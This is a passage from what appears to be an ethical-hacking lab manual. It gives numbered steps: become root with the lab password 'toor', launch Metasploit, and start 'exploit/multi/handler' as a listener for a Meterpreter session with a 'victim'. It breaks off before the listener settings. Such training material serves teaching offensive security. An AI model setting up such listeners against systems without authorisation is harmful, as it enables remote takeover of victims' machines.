
69. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

70. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

71. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

72. Now, type **cd** and press **Enter** to jump to the root directory.




73. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.


74. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.

75. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:

